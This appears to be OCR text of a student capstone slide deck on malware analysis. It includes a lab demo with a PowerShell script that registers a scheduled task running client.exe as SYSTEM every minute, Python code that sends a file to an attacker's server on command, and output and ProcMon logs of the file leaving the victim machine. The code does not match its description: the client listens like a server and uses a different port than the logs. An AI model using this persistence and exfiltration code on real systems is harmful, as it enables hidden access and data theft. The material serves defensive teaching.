
VirLock Instances



VirLock Static Analysis Demo



VirLock Dynamic Analysis Demo



Advanced Topics to Learn - Attacker POV

- Advanced Command and Control (C2)
- DLL Hijacking and Process Injection
- Fileless Malware and Memory Analysis
- PowerShell as an Attack Vector
- VBA Script Payloads and Macros
- Polymorphism
- Metamorphism
- Evasion Techniques
- Rootkits(AS REQUIRED*)

Advanced Topics to Learn - Defender POV

- Command and Control (C2) Protection Mechanisms
- IP and Port Blacklisting
- Understanding and using Windows Defender and Firewall functionalities
- PowerShell as a Defense Mechanism
- Protection against Polymorphic and Metamorphic samples
- Malware Family Clustering
- Leveraging Sandboxes for Defense
- Mitigation strategies for Evasion techniques and Rootkits

Phase - 2
Final Goal:

RedLine Stealer Analysis - 1

Initiate RedLine Stealer Analysis

Unveiling the inner workings of RedLine Stealer through comprehensive examination

Identify Attack Vectors

Pinpointing the entry points and methods used by RedLine Stealer to infiltrate systems

Analyse Deployed Payloads

Delving into the intricacies of RedLine Stealer's payloads for a deeper understanding

Phase - 2 Final Goal:

RedLine Stealer Analysis - 2

Understand its Behaviour

Generalize behaviour of information stealers

Generate Mitigation Strategies

Generate mitigation strategies to tackle RedLine Stealer and InfoStealers in general

Publish a Research Paper

Collate all the findings and analyses to publish a research paper.

Additional Deliverables

- DLL API Cheat sheet
- PowerShell Command Cheat Sheet
- PHASE 01 : 5 Milestone Reports
- PHASE 02 : 10 Milestone Reports
- GitHub Repository containing all our malware samples

(https://github.com/InfectedCapstone/Malware-Analysis)

03B

Phase - 2

Focused on understanding advanced attacker techniques for malware analysis and defender techniques for malware protection.

1. Advanced C2

1.1 Advanced Persistence Mech.

- Task Scheduler
- Services
- Windows Management Instrumentation (WMI)
- Etc.

1.2 Steganography with C2

- Understand Steganography and its use in C2
- Employ steganography to hide command strings
- Deploy these command strings on victim machines
- Exfiltrate crucial system info to C2 server/center

1.3 Port Hosting & Blacklisting

- Host multiple C2 servers (redundancy) to establish a connection
- Use blacklisting techniques to block C2 connections

1.1. Advanced Persistence Mechanisms

A. Task Scheduler

B. Windows Services

C. Windows Management Instrumentation (WMI)

Task Scheduler

- **Task Scheduler** is a Microsoft Windows application that launches computer programs or scripts at **pre-defined times** or after **specified time intervals.** Its core component is an eponymous Windows service.

- A task is defined by associating a set of actions, which can include launching an application or taking some custom-defined action, to a set of **triggers**, which can either be **time-based or event-based.**

- The Task Scheduler service runs at the **maximum level of privilege** defined by the local machine, namely **NT AUTHORITY\SYSTEM**, making it a natural target for attackers.

Real-world Examples exploiting Task Schedulers

E1

Tarrask

The threat actor created a scheduled task named “WinUpdate” via HackTool:Win64/Tarrask in order to re-establish any dropped connections to their command and control (C&C) infrastructure.

E2

Empire

Has modules to interact with the Windows task scheduler to perform cross-platform remote administration and post-exploitation.

E3

Dyre


A banking Trojan that has been used for financial gain which can achieve persistence by adding a new task in the task scheduler to run every minute.

E4

Stuxnet

First publicly reported piece of malware to specifically target industrial control systems devices where it schedules a network job to execute two minutes after host infection.

Task Scheduler General Layout



Task Scheduler

OUTLINE OF CLIENT_SCHEDULER.PS1

- A scheduler PowerShell script (**client_scheduler.ps1**) schedules a periodic task (every 1 min indefinitely),which involves execution of **client.exe**

- Client.exe is a sample that connects to the attacker's server and awaits further instructions.


- If the attacker sends "**FindFirstFile**" command, the client.exe sample responds by sending **example.txt,** a file that can contain sensitive user information back to the server.

Malicious PS1 Scheduler

```
$taskName = "MyTask"  # Name of the task
$executablePath = "C:\Users\phane\OneDrive\Desktop\client.exe"

# Create a new task
$action = New-ScheduledTaskAction -Execute $executablePath
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).AddSeconds(10) -RepetitionInterval (New-TimeSpan -Minutes 1)
$settings = New-ScheduledTaskSettingsSet
$principal = New-ScheduledTaskPrincipal -UserId "NT AUTHORITY\SYSTEM" -LogonType ServiceAccount
Register-ScheduledTask -TaskName $taskName -Action $action -Trigger $trigger -Settings $settings -Principal $principal
```

Code Snippet for client_scheduler.ps1

Scheduled Malicious Task



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Au
BraveSoftwar...	Ready	Multiple triggers defined	29-05-2023 17:18:34	29-05-2023 11:53:33	(0x0)	
BraveSoftwar...	Ready	At 17:18 every day - After triggered, repeat every 1 hour for a duration of 1 day.	29-05-2023 14:18:34	29-05-2023 13:18:35	(0x0)	
GoogleUpda...	Ready	Multiple triggers defined	29-05-2023 16:17:35	29-05-2023 11:53:33	(0x0)	
GoogleUpda...	Ready	At 16:17 every day - After triggered, repeat every 1 hour for a duration of 1 day.	29-05-2023 14:17:35	29-05-2023 13:17:36	(0x0)	
HPAudioSwit...	Running	At log on of any user		29-05-2023 11:54:34	(0x41301)	HP
MicrosoftEd...	Ready	Multiple triggers defined	30-05-2023 04:47:53	29-05-2023 11:53:33	(0x0)	
MicrosoftEd...	Ready	At 04:17 every day - After triggered, repeat every 1 hour for a duration of 1 day.	29-05-2023 14:17:53	29-05-2023 13:17:54	(0x0)	
MiniToolPart...	Ready	At log on of any user		29-05-2023 11:53:33	(0x0)	Mi
MyTask	Ready	At 13:30 on 29-05-2023 - After triggered, repeat every 00:01:00 indefinitely.	29-05-2023 13:31:27	29-05-2023 13:30:27	(0x1)	
npcapwatch...	Ready	At system startup		29-05-2023 11:53:29	(0x0)	
NvBatteryBo...	Ready	At log on of any user		29-05-2023 11:55:34	(0x0)	NV
NvDriverUpd...	Ready	At 12:25 every day	30-05-2023 12:25:39	29-05-2023 12:25:40	(0x0)	NV

General Triggers Actions Conditions Settings History (disabled)

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Users\phane\OneDrive\Desktop\client.exe

Client.exe C2 connection code

```
def main():
    ip = "192.168.71.79"
    server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_socket.bind((ip, 12345))
    server_socket.listen(1)

    print("Waiting for a connection...")
    client_socket, client_address = server_socket.accept()
    print(f"Connected to {client_address}")

    while True:
        message = client_socket.recv(1024).decode()
        if message == "FindFirstFile":
            send_file(client_socket, "example.txt")
            client_socket.close()
            break

    server_socket.close()

if __name__ == "__main__":
    main()
```

Observations on Victim and Server

```
(base) PS C:\Users\phane\OneDrive\Desktop> .\client_scheduler.ps1

TaskPath                                       TaskName                           State
--------                                       --------                           -----
\                                              MyTask                             Ready


(base) PS C:\Users\phane\OneDrive\Desktop> client.exe
Received command: FindFirstFile
Sent 21 bytes of file example.txt
```


Affected machine Terminal

State – Ready indicates that the scheduled task is created (with a time-based trigger of 1min) in the Task Scheduler

```
File    Edit    View

Hello hrishis Machine
```

Victim's Exfiltrated File data on Attacker's System

ProcMon - Network Activity on Victim Machine



Time o...	Process Name	PID	Operation	Path	Result	Detail
13:17:12...	client.exe	20148	TCP Connect	Phani-Laptop:50727 -> Hrishis_Machine:8000	SUCCESS	Length: 0, mss: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 131400, rcvwinscal...
13:17:12...	client.exe	20148	TCP TCPCopy	Phani-Laptop:50727 -> Hrishis_Machine:8000	SUCCESS	Length: 14, seqnum: 0, connid: 0
13:17:12...	client.exe	20148	TCP Receive	Phani-Laptop:50727 -> Hrishis_Machine:8000	SUCCESS	Length: 14, seqnum: 0, connid: 0
13:17:12...	client.exe	20148	TCP Send	Phani-Laptop:50727 -> Hrishis_Machine:8000	SUCCESS	Length: 21, startime: 504055, endtime: 504057, seqnum: 0, connid: 0
13:17:12...	client.exe	20148	TCP TCPCopy	Phani-Laptop:50727 -> Hrishis_Machine:8000	SUCCESS	Length: 14, seqnum: 0, connid: 0
13:17:12...	client.exe	20148	TCP Receive	Phani-Laptop:50727 -> Hrishis_Machine:8000	SUCCESS	Length: 14, seqnum: 0, connid: 0
13:17:12...	client.exe	20148	TCP Disconnect	Phani-Laptop:50727 -> Hrishis_Machine:8000	SUCCESS	Length: 0, seqnum: 0, connid: 0
13:18:12...	client.exe	19656	TCP Connect	Phani-Laptop:50730 -> Hrishis_Machine:8000	SUCCESS	Length: 0, mss: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 131400, rcvwinscal...
13:18:12...	client.exe	19656	TCP TCPCopy	Phani-Laptop:50730 -> Hrishis_Machine:8000	SUCCESS	Length: 14, seqnum: 0, connid: 0
13:18:12...	client.exe	19656	TCP Receive	Phani-Laptop:50730 -> Hrishis_Machine:8000	SUCCESS	Length: 14, seqnum: 0, connid: 0
13:18:12...	client.exe	19656	TCP Send	Phani-Laptop:50730 -> Hrishis_Machine:8000	SUCCESS	Length: 58, startime: 510053, endtime: 510054, seqnum: 0, connid: 0
13:18:12...	client.exe	19656	TCP TCPCopy	Phani-Laptop:50730 -> Hrishis_Machine:8000	SUCCESS	Length: 14, seqnum: 0, connid: 0
13:18:12...	client.exe	19656	TCP Receive	Phani-Laptop:50730 -> Hrishis_Machine:8000	SUCCESS	Length: 14, seqnum: 0, connid: 0
13:18:12...	client.exe	19656	TCP Disconnect	Phani-Laptop:50730 -> Hrishis_Machine:8000	SUCCESS	Length: 0, seqnum: 0, connid: 0
13:19:12...	client.exe	13248	TCP Connect	Phani-Laptop:50734 -> Hrishis_Machine:8000	SUCCESS	Length: 0, mss: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 131400, rcvwinscal...
13:19:12...	client.exe	13248	TCP TCPCopy	Phani-Laptop:50734 -> Hrishis_Machine:8000	SUCCESS	Length: 14, seqnum: 0, connid: 0
13:19:12...	client.exe	13248	TCP Receive	Phani-Laptop:50734 -> Hrishis_Machine:8000	SUCCESS	Length: 14, seqnum: 0, connid: 0
13:19:12...	client.exe	13248	TCP Send	Phani-Laptop:50734 -> Hrishis_Machine:8000	SUCCESS	Length: 58, startime: 516050, endtime: 516053, seqnum: 0, connid: 0
13:19:12...	client.exe	13248	TCP TCPCopy	Phani-Laptop:50734 -> Hrishis_Machine:8000	SUCCESS	Length: 14, seqnum: 0, connid: 0
13:19:12...	client.exe	13248	TCP Receive	Phani-Laptop:50734 -> Hrishis_Machine:8000	SUCCESS	Length: 14, seqnum: 0, connid: 0
13:19:12...	client.exe	13248	TCP Disconnect	Phani-Laptop:50734 -> Hrishis_Machine:8000	SUCCESS	Length: 0, seqnum: 0, connid: 0
13:20:13...	client.exe	8860	TCP Reconnect	Phani-Laptop:50738 -> Hrishis_Machine:8000	SUCCESS	Length: 0, seqnum: 0, connid: 0
13:20:15...	client.exe	8860	TCP Reconnect	Phani-Laptop:50738 -> Hrishis_Machine:8000	SUCCESS	Length: 0, seqnum: 0, connid: 0
13:20:19...	client.exe	8860	TCP Reconnect	Phani-Laptop:50738 -> Hrishis_Machine:8000	SUCCESS	Length: 0, seqnum: 0, connid: 0
13:20:27...	client.exe	8860	TCP Reconnect	Phani-Laptop:50738 -> Hrishis_Machine:8000	SUCCESS	Length: 0, seqnum: 0, connid: 0
13:20:33...	client.exe	8860	TCP Disconnect	Phani-Laptop:50738 -> Hrishis_Machine:8000	SUCCESS	Length: 0, seqnum: 0, connid: 0

